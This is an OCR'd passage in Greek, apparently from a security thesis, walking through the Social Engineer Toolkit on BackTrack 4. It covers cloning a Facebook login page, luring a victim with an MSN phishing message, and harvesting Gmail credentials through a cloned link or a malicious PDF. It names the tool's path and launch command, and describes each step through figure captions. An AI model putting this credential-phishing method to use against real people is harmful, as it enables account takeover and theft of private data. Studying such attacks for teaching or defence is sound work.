
3.2 Χρήση του backtrack 4 για τη παραβίαση των προσωπικών λογαριασμών χρηστών στο facebook και το gmail

Το backtrack 4 από το social engineer toolkit [136], [137] , [138] είναι ένα μέσο με το οποίο κάποιος επιτιθέμενος μπορεί μέσω του περιβάλλοντος Linux να αποσπάσει το username και το password των χρηστών στο facebook, το gmail, το msn. Η δυνατότητα να γίνουν hack οι προσωπικοί λογαριασμοί του ηλεκτρονικού ταχυδρομείου ή των social network accounts που έχουν οι χρήστες είναι μια πρωτοποριακή λύση για τους επίδοξους hackers. Έτσι με γρήγορο και εύκολο τρόπο μπορεί να επιτευχθεί σε σχετικό μικρό χρονικό διάστημα το hacking των προσωπικών λογαριασμών που έχουν οι χρήστες.




Εικόνα 3.2.1: Το γραφικό περιβάλλον του εργαλείου backtrack 4 και η κονσόλα διαχείρισής του

Με το άνοιγμα της κονσόλας θα πρέπει να δοθούν οι κατάλληλες εντολές για να ξεκινήσει η λειτουργία του εργαλείου. Αρχικά πρέπει να βρεθεί η τοποθεσία του social engineer toolkit. Με τη πληκτρολόγηση της εντολής *cd /pentest/exploits/SET* ανακαλύπτεται το path του social engineer toolkit.




Εικόνα 3.2.2: Αναζήτηση του social engineer toolkit


Στη συνέχεια με την εντολή *./set* φορτώνει το πρόγραμμα social engineer toolkit και εμφανίζονται στον επίδοξο hacker κάποιες επιλογές. Στις ακόλουθες εικόνες αναλύονται τα βήματα που πρέπει να πραγματοποιηθούν για να παραβιαστεί ο λογαριασμός χρήστη του facebook. Να σημειωθεί ότι το πρόγραμμα περιέχει περιγραφή όλων των διαθέσιμων επιλογών που μπορεί να κάνει ο χρήστης. Πιο αναλυτικά ο χρήστης επιλέγει να κάνει επίθεση σε ένα site.



Εικόνα 3.2.3: Οι επιλογές που εμφανίζει στο χρήστη το social engineer toolkit




Εικόνα 3.2.4: Ο hacker επιλέγει το τύπο επίθεσης που θα πραγματοποιήσει εναντίον ενός site




Εικόνα 3.2.5: Ο χρήστης επιλέγει να κλωνοποιηθεί το site που θα αποτελέσει το υποψήφιο θύμα του


Όμως για να γίνει κλωνοποίηση ενός facebook account πρέπει να αποσταλεί ένα μήνυμα ηλεκτρονικού ταχυδρομείου στο υποψήφιο θύμα το οποίο να τον πείθει να πατήσει την ip διεύθυνση. Αυτό είναι μια phishing επίθεση. Έστω λοιπόν ότι αυτό αποστέλλεται μέσω του λογαριασμού που έχει στο msn.




Εικόνα 3.2.6: Απεικόνιση του μηνύματος που αποστέλλεται στο λογαριασμό msn του χρήστη και τον καλεί να επιλέξει μια ip διεύθυνση προκειμένου να συνδεθεί στο λογαριασμό που έχει στο facebook




Εικόνα 3.2.7: Το πρόγραμμα social engineer toolkit ξεκινά να κλωνοποιεί το site



Εικόνα 3.2.8: Ο χρήστης πληκτρολογεί τη εντολή *ipconfig* για να δει την διεύθυνση ip που συνδέεται ο χρήστης




Εικόνα 3.2.9: Ο hacker αντιγράφει τη σελίδα που του εμφανίζεται και τη πληκτρολογεί στο φυλλομετρητή του




Εικόνα 3.2.10: Το social engineer toolkit βγάζει το όνομα χρήστη και τον κωδικό πρόσβασης και κατόπιν αυτού ο hacker συνδέεται στη σελίδα του facebook

Εφόσον ο hacker θελήσει να κλείσει το session στο social engineer toolkit θα κάνει δεξί κλικ και θα επιλέξει τη επιλογή close session που του εμφανίζεται σε ένα παράθυρο διαλόγου.




Εικόνα 3.2.11: Οι διαθέσιμες επιλογές που έχει ο hacker




Εικόνα 3.2.12: Ο χρήστης τερματίζει το session στο social engineer toolkit

Στο παράρτημα 6 παρατίθενται αναλυτικές οδηγίες για το πώς ένας επίδοξος hacker θα κλωνοποίησει το λογαριασμό ηλεκτρονικού ταχυδρομείου gmail ενός χρήστη. Αυτό θα επιτευχθεί με δύο τρόπους. Ο πρώτος είναι να αποστείλει ένα pdf αρχείο που περιέχει ιό και θα ανοιχτεί από το χρήστη. Ο δεύτερος είναι με τη διεξαγωγή phishing επίθεσης όπου ο χρήστης θα ανακατευθύνεται σε ένα κλωνοποιημένο link (παρόμοια διαδικασία έγινε προηγουμένως και για το hacking facebook accounts). Εκεί θα εισέλθει με τα πραγματικά του στοιχεία (όνομα χρήστη και κωδικό πρόσβασης) και ο επιτιθέμενος με τη χρήση του social engineer toolkit θα καταφέρει να τα αποσπάσει. Στις παρακάτω εικόνες απεικονίζεται η περίπτωση ενός χρήστη του gmail που λαμβάνει ένα κακόβουλο αρχείο pdf με σκοπό ο επίδοξος hacker να του αποσπάσει τη ip διεύθυνση του υπολογιστή του. Έτσι με τη χρήση του backtrack 4 του social engineer toolkit οι χρήστες μπορεί να ξεγελαστούν ανοίγοντας ένα εισερχόμενο μήνυμα, που λαμβάνουν στο ηλεκτρονικό τους ταχυδρομείο, και οι επιτιθέμενοι να καταφέρουν να αποσπάσουν τα password τους.


Οι διαδικασίες που πρέπει να κάνει ο επίδοξος hacker με τη χρήση του social engineer toolkit είναι οι ακόλουθες:



Εικόνα 3.2.13: Ο επίδοξος hacker εισέρχεται στο social engineer toolkit




Εικόνα 3.2.14: Απεικόνιση της ip διεύθυνσης του υποψήφιου θύματος




Εικόνα 3.2.15: Οι payload options προκειμένου να γίνει επιτυχής επισύναψη του κακόβουλου αρχείου που πρόκειται να αποσταλεί

Εικόνα 3.2.16: Προσδιορισμός του local port και local port του υποψήφιου θύματος

